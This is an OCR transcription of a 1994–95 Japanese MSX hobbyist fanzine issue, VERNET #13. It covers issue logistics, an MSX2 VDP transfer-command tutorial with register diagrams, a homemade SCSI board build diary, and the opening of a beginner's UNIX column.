
The G.I.C.N. super circle community

MSX2,X1,X68ketc

VERNET

Vol. 13



donot care! We'll distribute every other months...

Winter '94~'95

お待たせしました！＃１３＠ＵＮ！Ｘ特集号／情報局／企画局／Ｂ．ｅ．／Ｃｌａｓｓｉｃ／一般部／ＳｗｏｒｄＷｏｒｌｄ／Ｌａｔｅｘでゴーゴー／ＣＧページ投稿部門(disk)／ワイアーフレームロゴ(X1,MSX/disk)／へろへろ６号ツール(MSX/disk)／他

==========================

VERNET#13

With General Interchange Communications Network

==========================

総編集・発行者：
〒470-03
愛知県豊田市貝津町柚木133-1 ユノキ B2203
坂田充啓「VERNET 東海」
郵便振替口座：00860-4-98109
編集スタッフ：フフフノフ　TAKA
DISK　Aleph
編集ゲスト　：石川KNJ氏
下村氏（ACTIVE）

==========================

【目次】

[1]　表紙ノ画　Ni 氏提供
[2]　目次
[3-12]　Beltania 技術局
[13-14]　VERNET 情報局
[15-17]　VERNET 企画局
[18]　「IN THE CITY」加ト氏提供
[19-20]　CLASSIC・第２回
[21]　「MerryChristmas」無双華氏提供
[22-48]　投稿一般部
[22] v00root v39okuno
[23] v20mizuse
[28] v25ishikawa
[29] v03Ni
[31] v52shiraki
[32] v15aida
[36] v04rosen
[38] v35taka
[43] v29musouka
[44] v01aleph
[45] v09yasuda
[46] v30pancho
[49]　「MerryChristmas..」加ト氏提供
[50-55]　SWORDWORLD(004 ローゼン)
[56]　「MoonlightDance」加ト氏提供
[57-61]　G.I.C.N.
対談ＭＩＬＫ世紀・第１回後編
[62]　「X-MAS..」加ト氏提供
[63]　LaTeX でゴー！ごー！
[64]　Vcmc 通販サービス

==========================

今回もたいへんお待たせしました。２４日までに版下が上がらず、やむなく、私の後期試験後の発行となってしまいました。（私だって人生捨てるわけにはいきませんよー。／笑）

その影響で、掲載された内容にかなりの食い違いが出てきています。大きな部分から、訂正を入れます。

《訂正》

次号発行について：次号は４月の発行となります。しめきりは４月１日、ディスク同時発行です。それ以降、６、８、１０、１２の隔月発行となります。第１回公開編集会議の開催日は４月２日（日）となります。それ以降、公開編集会議開催日は偶数月第一日曜日となります。８月以外の開催場所は東海本部です。８月の開催場所は、お問い合わせ下さい。

また、＃１３．５をディスクのみＶＣＭＣ登録のみで発行する予定です。こちらのしめきりは２月１８日です。

後の詳しいことは、ＶＥＲＮＥＴ企画局をご覧下さい。

会長近影（６５）

Beltania 技術局

ばい フフフノフ

Beltania 技術局 #13

こんにちは、フフフノフです。今号の記事は、

・超ＶＤＰ講座その４	相田氏
・へろへろ１０号製作記２	相田氏
・頭がうにっ！Ｘ	奥野氏
・おもちゃ箱の傾向と対策	Aleph氏

です。（掲載順）あと、

・プログラムコンテスト小会	奥野氏
・メガドラパッドの接続	Aleph氏

もあります。

えーと、相田氏にコメントをおねがいされちゃったので、いれさせていただきちゃいました。ほんとは前号でもどんどんコメントを入れるつもりだったんですけど、あんまりできませんでした。できなかったのは、今号も同じですけど。

今号は、結構「ぼりうむ」があったりして良きかな良きかな、なんですけど、これもみなみな、ライターの方々のおかげであります。これからも、よろしくおねがいします。

原稿や、連絡などは、技術局窓口の保田さんのところへおねがいします。原稿は、なんども書きますが、テキストデータで（DOSフォーマット）。

宛先
〒544 大阪府大阪市生野区桃谷 4-15-20
保田周作 迄

超ＶＤＰ講座 #4

Written by 相田剛志

超ＶＤＰ講座　第４回

今回もＶＤＰコマンドの解説である。前回で基礎的事項をやったので、今回はいきなり各コマンドの解説に入らせていただく。

ＶＤＰコマンドは、事前に各レジスタに座標等のデータを設定しておいて、Ｒ＃46にコマンドコードを書き込むと実行が開始される。というわけで、以下には、設定するデータとレジスタ番号を示す。

また、ＶＤＰコマンドでは、ＳＹ，ＮＹ，ＤＹの各Ｙ座標値によって、ＶＲＡＭの”ページ”に制限されることなく、ＶＲＡＭの全領域を１枚の画面として扱うことができる。座標値の対応するページ番号は以下の通り。

０～２５５	ページ0
２５６～５１１	ページ1
５１２～７６７	ページ2
７６８～１０２３	ページ3

今回は、転送系コマンドを紹介する。

まずは、ＨＭＭＭとＬＭＭＭからいってみよう。

これらのコマンドは、画面の指定領域を複写するものである。要するに、ＢＡＳＩＣでいうＣＯＰＹ命令だ。

転送系コマンドは、Ｈ？？？とＬ？？？で設定の仕方がほとんど同じなので、それぞれ一緒に解説する。

各座標値は８～１０ビットで、それぞれレジスタ番号の若いほうが下位。

［設定］	Ｒ＃32,33	ＳＸ	（転送元基準点Ｘ座標）
	Ｒ＃34,35	ＳＹ	（　同　Ｙ座標）
	Ｒ＃36,37	ＤＸ	（転送先基準点Ｘ座標）
	Ｒ＃38,39	ＤＹ	（　同　Ｙ座標）
	Ｒ＃40,41	ＮＸ	（Ｘ方向転送ドット数）
	Ｒ＃42,43	ＮＹ	（Ｙ方向転送ドット数）
	Ｒ＃45	ＡＲＧ	

Ｒ＃45	0	---	MXD	MXS	DIY	DIX	---	---

ＭＸＤ	転送先メモリ選択（通常０）		
ＭＸＳ	転送元メモリ選択（通常０）		
ＤＩＹ	転送方向Ｙ	０＝下	１＝上
ＤＩＸ	転送方向Ｘ	０＝右	１＝左

（　編注：ここに出てくる　SとかDとかNについてS, DはSource、Destinationで、元、先。NはNumber。ARGはArgument「まとめ」、コンピュータの世界では「アーギュメント」で使うようですが。DIXなどのDIはDirection。老婆心ですが無味乾燥な記号として読むよりこういうふうなのがステキ。　）

［実行］
HMMM

```
       +---+---+---+---+---+---+---+---+
R#46   | 1 | 1 | 0 | 1 |---|---|---|---|
       +---+---+---+---+---+---+---+---+
```

LMMM

```
       +---+---+---+---+---+---+---+---+
R#46   | 1 | 0 | 0 | 1 |LO3|LO2|LO1|LO0|
       +---+---+---+---+---+---+---+---+
```

　　　　ＬＯ３〜ＬＯ０　論理演算コード

　ＤＩＸとＤＩＹにしたがって、（ＳＸ，ＳＹ）－（ＳＸ［＋｜－］ＮＸ，ＳＹ［＋｜－］ＮＹ）の領域が、（ＤＸ，ＤＹ）からに転送される。ＤＩＸ，ＤＩＹをそれぞれＮＸ，ＮＹの符号 (0:+,1:-) と見るとちょうどよいであろう。　（　編：　なるほど、DIX,DIYがあるおかげで転送元と転送先が互いに重なりあった領域でも、ちゃんと転送できるようになっているわけですね。　）　（　編：　例えば、［風呂｜飯］は、風呂または飯ということですね。なるほど、相田さんはこの手の記号を使うんですか。・でANDとか。・・・他に例を挙げようとして書けないことに気付く。　　　　とか。　）

　なお、ＨＭＭＭにおいては、ＳＸ，ＤＸ，ＮＸともにSCREEN5,7では下位１ビット、SCREEN6では下位２ビットが無視される。これは、ＨＭＭＭが１バイト毎の転送を行うのに対し、SCREEN5,6,7では１ドットが１バイトに満たないためである。また、このことは、他のＨ？？？コマンドにおいても同様である。

　Ｒ＃45にＭＸＳ，ＭＸＤというビットがあるが、これは拡張ＶＲＡＭを扱うためのビットである。しかし、普通ＭＳＸでは拡張ＶＲＡＭはサポートされていないので、ここには常に０を書き込むことになっている。

　ＨＭＭＭと似たコマンドで、ＹＭＭＭというのもある。

　これは、ＨＭＭＭをＹ方向の転送にのみ限定して行うもので、Ｘ方向の処理をしないぶんＨＭＭＭより高速な転送ができる。

　なお、解説にあたって、既に紹介したビット等の説明は省かせていただく。

［設定］
- Ｒ＃34,35　ＳＹ　（転送元基準点Ｙ座標）
- Ｒ＃36,37　ＤＸ　（転送元 および 転送先基準点Ｘ座標）
- Ｒ＃38,39　ＤＹ　（転送先基準点Ｙ座標）
- Ｒ＃42,43　ＮＹ　（Ｙ方向転送ドット数）

Ｒ＃45　　ＡＲＧ

```
       +---+---+---+---+---+---+---+---+
R#45   | 0 |---|MXD|---|DIY|DIX|---|---|
       +---+---+---+---+---+---+---+---+
```

［実行］

```
       +---+---+---+---+---+---+---+---+
R#46   | 1 | 1 | 1 | 0 |---|---|---|---|
       +---+---+---+---+---+---+---+---+
```

　このコマンドでは、転送元Ｘ座標を基準点しか指定出来ない。また、Ｙ方向の移動のみに限られるので、転送元と転送先のＸ座標が同じであるから、転送先Ｘ座標のみ指定すればよい。したがって、（ＤＸ，ＳＹ）－（［０｜２５５｜５１１］，ＳＹ［＋｜－］ＮＹ）の領域が、（ＤＸ，ＤＹ）に転送される。

　（　編：　ここの式の［０｜２５５｜５１１］は、要するにＤＸから右の端までということですかね。　）

　次はＨＭＭＶとＬＭＭＶである。

　指定領域を指定カラーコードで埋める。ＢＡＳＩＣなら、”ＢＦ”オプションつきＬＩＮＥ命令というところか。「矩形塗り潰し」というコマンドであるが、いってみれば、ＶＤＰが、レジスタに指定されたカラーコードを領域に書き込んで（転送して）いるわけであるから、これらも転送系コマンドの一種である。

［設定］
- Ｒ＃36,37　ＤＸ　（基準点Ｘ座標）
- Ｒ＃38,39　ＤＹ　（　同　Ｙ座標）
- Ｒ＃40,41　ＮＸ　（Ｘ方向ドット数）
- Ｒ＃42,43　ＮＹ　（Ｙ方向ドット数）
- Ｒ＃44　　ＣＬＲ（塗り潰しデータ）
- Ｒ＃45　　ＡＲＧ

＜ＳＣＲＥＥＮ５，７＞

```
       +---+---+---+---+---+---+---+---+
R#44   |C03|C02|C01|C00|C13|C12|C11|C10|
       +---+---+---+---+---+---+---+---+
```

C03〜C00はＨＭＭＶでのみ有効。
C03〜C10　ＶＲＡＭを埋めるデータ

＜ＳＣＲＥＥＮ６＞

```
       +---+---+---+---+---+---+---+---+
R#44   |C01|C00|C11|C10|C21|C20|C31|C30|
       +---+---+---+---+---+---+---+---+
```

C01〜C20はＨＭＭＶでのみ有効。
C01〜C30　ＶＲＡＭを埋めるデータ

＜ＳＣＲＥＥＮ８＞

```
       +---+---+---+---+---+---+---+---+
R#44   |C07|C06|C05|C04|C03|C02|C01|C00|
       +---+---+---+---+---+---+---+---+
```

C07〜C00　ＶＲＡＭを埋めるデータ

```
       +---+---+---+---+---+---+---+---+
R#45   | 0 |---|MXD|---|DIY|DIX|---|---|
       +---+---+---+---+---+---+---+---+
```

［実行］
ＨＭＭＶ

```
       +---+---+---+---+---+---+---+---+
R#46   | 1 | 1 | 0 | 0 |---|---|---|---|
       +---+---+---+---+---+---+---+---+
```

ＬＭＭＶ

```
       +---+---+---+---+---+---+---+---+
R#46   | 1 | 0 | 0 | 0 |L03|L02|L01|L00|
       +---+---+---+---+---+---+---+---+
```

今度はＨＭＭＣとＬＭＭＣである。
ＣＰＵからＶＲＡＭの指定領域に画像データほ転送する。ＲＡＭ－＞ＶＲＡＭ転送というやつである。
（　編：　ここいらへんに誤字らしいのがあるのですが致命的でないので、そのままにしてあります。これは、私としては基本的に文章自体に手は加えないようにしようと思っているからで、御了承ください。　）

実行前の設定の段階で、Ｒ＃44に転送する最初の１バイトを書き込んでおき、２バイト目からは、実行が始めてからＶＤＰとハンドシェイクして転送する。くわしくはサンプルプログラムを見ていただきたい。

［設定］ Ｒ＃36,37 ＤＸ　（転送先基準点Ｘ座標）
　　　　Ｒ＃38,39 ＤＹ　（　　同　　Ｙ座標）
　　　　Ｒ＃40,41 ＮＸ　（Ｘ方向転送ドット数）
　　　　Ｒ＃42,43 ＮＹ　（Ｙ方向転送ドット数）
　　　　Ｒ＃44　　ＣＬＲ（転送データ）
　　　　Ｒ＃45　　ＡＲＧ

```
       +---+---+---+---+---+---+---+---+
R#45   | 0 |---|MXD|---|DIY|DIX|---|---|
       +---+---+---+---+---+---+---+---+
```

［実行］
ＨＭＭＣ

```
       +---+---+---+---+---+---+---+---+
R#46   | 1 | 1 | 1 | 1 |---|---|---|---|
       +---+---+---+---+---+---+---+---+
```

ＬＭＭＣ

```
       +---+---+---+---+---+---+---+---+
R#46   | 1 | 0 | 1 | 1 |L03|L02|L01|L00|
       +---+---+---+---+---+---+---+---+
```

最後は、ＬＭＣＭである。
さっきのＬＭＭＣとは逆に、ＶＲＡＭ－＞ＲＡＭの転送を行う。このコマンドでも、転送に際してＶＤＰとハンドシェイクしている。カラーコードの取り込みは、Ｓ＃７を通して行う。
また、このタイプのコマンドに高速転送のもの（Ｈ？？？）は無い。

［設定］ Ｒ＃32,33 ＳＸ　（転送元基準点Ｘ座標）
　　　　Ｒ＃34,35 ＳＹ　（　　同　　Ｙ座標）
　　　　Ｒ＃40,41 ＮＸ　（Ｘ方向転送ドット数）
　　　　Ｒ＃42,43 ＮＹ　（Ｙ方向転送ドット数）
　　　　Ｒ＃45　　ＡＲＧ

```
       +---+---+---+---+---+---+---+---+
R#45   | 0 |---|---|MXS|DIY|DIX|---|---|
       +---+---+---+---+---+---+---+---+
```

［実行］

```
       +---+---+---+---+---+---+---+---+
R#46   | 1 | 0 | 1 | 0 |---|---|---|---|
       +---+---+---+---+---+---+---+---+
```

＜ＳＣＲＥＥＮ５，７＞

```
       +---+---+---+---+---+---+---+---+
S#7    | 0 | 0 | 0 | 0 |C3 |C2 |C1 |C0 |
       +---+---+---+---+---+---+---+---+
```

C3～C0　カラーコード

＜ＳＣＲＥＥＮ６＞

```
       +---+---+---+---+---+---+---+---+
S#7    | 0 | 0 | 0 | 0 | 0 | 0 |C1 |C0 |
       +---+---+---+---+---+---+---+---+
```

C1～C0　カラーコード

＜ＳＣＲＥＥＮ８＞

```
       +---+---+---+---+---+---+---+---+
S#7    |C7 |C6 |C5 |C4 |C3 |C2 |C1 |C0 |
       +---+---+---+---+---+---+---+---+
```

C7～C0　カラーコード

高速転送系のコマンドを実行するサブルーチンを作成した。ディスクの方に入るそうなので、めんどくさがらずに是非見ていただきたい。なお、論理転送系については自由課題とする。高速転送系を僅かに変えればできるはずなので、挑戦してほしい。　（　編：
ディスクの方はアレフ氏におねがいしてしまったので、ファイル名などは別のページに載っていると思います。ごめんなさい。　）

さぁてみなさんお待ちかねー、次回はＬＩＮＥ，ＳＲＣＨ，ＰＳＥＴ，ＰＯＩＮＴの描画系コマンドの解説の予定で、レディィィイゴー！！御意見御質問等は、もうすぐ冬休み、そしてすぐ春休みなので

〒４１７　　静岡県富士市伝法７２５－３
相田剛志　まで。

（　編注：　えーと、文字でかいた図は、出来れば、次号からすきまなしにできるようになるかも。今回のこのVDPの記事のレジスタの図の枠線ももっと見やすくなるとおもいます。　）

超ＳＣＳＩボード「へろへろ１０号」製作記２

ＣＡＵＴＩＯＮ：以下の文章は全て戯言の域を出ていますので、安心してお読みください。

さて困った。
ハードウェアはすっかり完成しているのに、ソフトの方がさっぱりなのである。といっても、組み方がわからないから詰まっているのではない。ＨＤＤが無いのだ。
そう、ボードを作ってから既に３ヶ月が経とうとしているのに、未だに僕はＳＣＳＩデバイスを調達できていないのであった。ああ、哀しいかな貧乏。
噂によると、もうＳＣＳＩボードを作り、価格まで発表してるサークルさんまであるそうな。海外のサークルさんはもう売り出しているとも。だからといって別に僕がオタオタする必要は無いのだけれど、なんとなく焦ってくる。

さて本題。おっとその前に。

＜＜ごめんなさい＞＞
この前、「ＭＢ８９３５２が電気をやたら喰う」とか書いてしまった。すみません、これは間違いでした。ＭＢ８９３５２は全然大喰らいじゃないです。大喰らいなのは、ただもうひたすらにターミネータです。だからやっぱ外部電源は必要ですが。
<ECG>

へろへろ１０号を、友達のＴＯＷＮＳ用ＨＤＤ（ちなみに２４０Ｍ）に繋いでみたところ、問題無く動いた。やはり悪いのはＨＤＤだったのである。
それはともかく。
今回はパーティションの予定仕様その他。

ＭＳＸ－ＤＯＳ（２）では、１ドライブにつき最大３２ＭＢまでの容量しかとれない。セクタサイズを大きくすればさらに大きな容量を扱えるが、バッ活の記事にできないようなことが書いてあった。和泉澤氏の記事なので信憑性がありそうだ。そういえばＭＳ－ＤＯＳも、英語版では５１２バイト／セクタ以上にはできない。
もしそうでなくてもやはり、パーティションは必要である。
パーティションとは、ＨＤＤの記憶領域を幾つかに分けて、それらを各領域毎に、論理的に１つのドライブとして扱う機能である。要するに、１台のＨＤＤで、何台ものデバイスがあるように見せかけるのだ。

このパーティションの仕様であるが、５４０ＭＢ，１ＧＢのＨＤＤがどうのこうのと言われる時代であるから、あといくらもしないうちにこれらのＨＤＤが主流になってゆくであろう。ＭＳＸでこれだけの大容量が必要かどうかは別にして、狭いＨＤＤが入手困難になっていくかもしれないし、だいいち、狭いＨＤＤ以外は使えないなど理不尽である。
ＳＣＳＩデハイスの最大容量は、５１２バイト／セＧＢ＝２ＴＢである。これをすべてＭＳＸで使うとすると、３２ＭＢのパーティションがちょうど６５５３６領域とれる。ここまでする人はいないとは思うが、とりあえずパーティションは最大６５５３６領域まで分割できるようにする。
（　編：　ここの式は、えーとSCSIの論理アドレスが、「32」ビット用意されていて512バイト／セクタのセクタが論理アドレスに対応していて、ギガバイトの単位合わせで「/1024^3」なんですね。　）

パーティションを切ったら、その領域を各論理ドライブへ割り当てる。しかしＭＳＸは、Ａ～Ｈの８つまでのドライブしかサポートしていない。しかもこのうちＡ，ＢはＦＤＤ，ＨはＲＡＭＤＩＳＫなので、実際に空いているのはＣ～Ｇの５つである。
であるから、各論理ドライブに割り当てられている領域を、随時変更できるようにしておくのである。ＨＤＤが１６領域に分割されているとすれば、１６枚の大容量ＦＤがあるような感覚で、各領域を自由に論理ドライブに割り当てることができる。「パーティションを切る＝ドライブに領域を割り当てる」ではないのだ。
ＤＯＳの持つバッファやキャッシュとかはディスクドライバのディスク入れ替え判別ルーチンで楽勝であるし、割り当て領域の容量が変わってもメディアＩＤで全然全くこれっぽっちも問題無し。

データ転送ルーチンについてもちょっと考えた。どんなに大きくても一度に５０ＫＢぐらいしか読み書きしないＭＳＸであるが、やっぱり速いだけ速い方がいい。気持ちが違う。
ＭＢ８９３５２にはＦＩＦＯが８バイト載っていて、ＦＩＦＯ満杯フラグがステータスレジスタにあるので、一度に８バイトづつ一気に転送できる。おかげでＺ８０でもわりと速く転送でき、データ待ちが全くないとき、だいたい１２５ＫＢ／ｓくらいが最大速度になる。Ｒ８００なら７３５ＫＢ／ｓくらいである。実測ではもうちょっと遅くなるだろうが、それでも十分速いはずだ。
ただ、Ｒ８００では外部スロットに対してウェイトがかかるので、転送ルーチンの中心部を、ディスクドライバ用に割り当てられたワークエリアに移して実行する。このワークエリアは常に内蔵ＲＡＭのページ３にあるので、ほぼノーウェイトで動かせる。
あと、オーバーランが起こらないので、データ転送中にも割り込みがかけられる。したがって、ディスクを読み書きしながら音楽を演奏できる。音楽な人にはおいしいと思う。
（　編：　オーバランがないというのはSCSIメディアがこちらを待ってくれるということですね。　）

ここまで書いて来て突然思い付いた。
ＳＣＳＩではマルチイニシエータ（注）にできるのだから、大容量のＨＤＤを複数台のＭＳＸで使えるようにしてはどうだろう。そうすれば、容量をもてあますこともあるまい。そんな使い方をする人がいるのか、という点については、この際置いておこう。

クタのとき、いまのところ2^32*512/1024^3=２０４８
　まず２台のＭＳＸをＳＣＳＩバスに繋ぐのを想定してみよう。




図１

　この場合、中央のＨＤＤを両側のＭＳＸから共同で使うことになる。
　もちろん、それぞれ別々に割り当てられた領域を使うだけであって、ドライブ共有はできないが、前述のパーティション切り替えによって、交替にならば同じ一つの領域を使うことができる。マンションの１部屋に交替で住むようなものである。

　さらに多くのＭＳＸをＳＣＳＩバスに接続してみよう。




図２

　こうなって来ると、ＨＤＤは、いわば部屋のたくさんあるマンションのようなもので、そこを住人（ＭＳＸ）が部屋を幾つか占拠し、使う。
　ここでの「部屋」とは、パーティションを切って分割した、それぞれの領域を指す。したがって「部屋を占拠」というのは、即ち領域を各ドライブに割り当てることである。
　そして、このＨＤＤマンションの「住人」である各ＭＳＸは、自分のほかの「住人」には干渉しない。基本的に出入りできるのは空き部屋（使われていない領域）のみに限られる。他の「住人」の占拠している部屋には出入り出来ないが、「住人」が使い終わって出ていった（ドライブに割り当てる領域を切り替えた）後の部屋は空き部屋になるので、そうなればそこへは出入りできる。
　（　編：　このへんのことは、完全にソフトが問題よねー。OSの勉強でもすればー？トーゼン、ソフトウェア工学上の、よ。いままでにないものを創っちゃったりしてしてしてー。 By　た・か・こ　）

　ＳＣＳＩのＩＤは０～７の８つなので、理論的には、１台のＨＤＤを７台のＭＳＸで使う、という、とてつもなくあやしいことも可能である。また、拡張スロットを使って、次のような核分裂的にあやしいこともまた可能である。




図３

　そろそろ無くなってきてる、中古の二束三文のＭＳＸ２を使えば、ＡｐｐｌｅＴａｌｋより安くＬＡＮを構築できるのではなかろうか（実用性全く不明）。
　（　編：　Macのシリアル通信のやつかな。　）

つづく

　（　編注：マルチイニシエータについて。注がぬけていたようなので、編注しまちゅ。SCSIバスにおいて、イニシエータは普通はコンピュータ。翻って一般のSCSI機器はターゲットと呼ばれる。マルチイニシエータは一本のSCSIバスの上に複数のイニシエータが存在すること。SCSIの売りのひとつ。　）

　（　編：せっかく早めに原稿いただいているのに、コメントが少なくてすみません。SCSI機器が手に入らないそうですが、金欠は、ホントつらいですよね。ところでSCSIのプリンタなんかもあるんですよね。MOなんかはどうなんですかね。さらに金欠！でもでもHDDのフォーマットはMS-DOS互換でいくんですか。パーティション管理なんかは？フロッピーがいっぱいー、みたいな独自の内部管理をするようですが。そのへんどうなんでしょ。つまり、MSXで使うHDDをDOSマシンなどにつなぎかえても使えるような互換性のことです。
）

UNIX入門

頭がうにっ！X

（第１回）ＵＮＩＸの概要

いきなり始まる新講座です。「ＵＮＩＸ」入門と銘打って、誰が入門するのかと言えば・・・。

それは私です。

・・・文句があったらかかってこい！

そういうわけで、日本一初心者のＵＮＩＸ[注1] スーパー・ユーザーとなった私が、不定期講座を新規開設することになりました。

・・・・・・・・・・・・・・・・・・・・・・・・・・・・・・・・・・・・・

☆ＵＮＩＸの特徴

◇マルチ・ユーザー＆マルチ・タスク

ＵＮＩＸはマルチ・ユーザーのＯＳです。

（１）何故にマルチ・ユーザーか？

世の中にコンピューターと名のつく物は[注2] ピンからキリまであります。とりあえず、ここでは組込用のマイクロ・プロセッサの類は除外するものとします。すると、キリは、いわゆるパソコンというやつになります。パソコンの場合、通常、一台のマシンを一人の人間が占有して使います。パソコンからコンピュータの世界に足を踏み入れた人にとっては、これが当り前だと思うかも知れません。事実、私もそうでした。しかし、ワーク・ステーションやミニコンや大型コンピュータの世界においては、非常に特殊な環境であると言えます。これらのマシンでは、通常、一台のマシンを複数の人間が同時に使えるようになっているのが普通です。パソコンにおいても大型コンピュータにおいてもそうですが、コンピュータが常に処理能力の限界性能をフルに発揮した状態で稼働していることはまずありえません。というのも、コンピュータは人間が与えた指示を処理する機械だからです。与えられた指示の処理を終えてから次の指示を与えるまでの間、コンピュータの処理能力は全くの宝の持ち腐れとなります。勿体ないお化けが出そうな話ですね。そこで、一台のマシンを複数の人間が使用することにより、指示待ち時間を極力減らそうというわけです。個人レベルで所有するマシンでは、全く縁のない話ですが・・・。

（２）マルチ・ユーザー・システムのハード構成

マルチ・ユーザー・システムは図１のようなハード構成になっています。

ホストは、ワーク・ステーションやミニコンや大型コンピュータなどで、ユーザーの要求する処理を実行するマシンです。

端末は、入力データのホストへの送信とホストから受信した出力データの出力のみ受け持っています。一般的に、パソコンなどを端末として使うことが多いようです。又、ホストも端末としての機能を有しています。基本的に端末１台を同時に操作する人間は１名です。




図1

（３）マルチ・ユーザー・システムのソフト

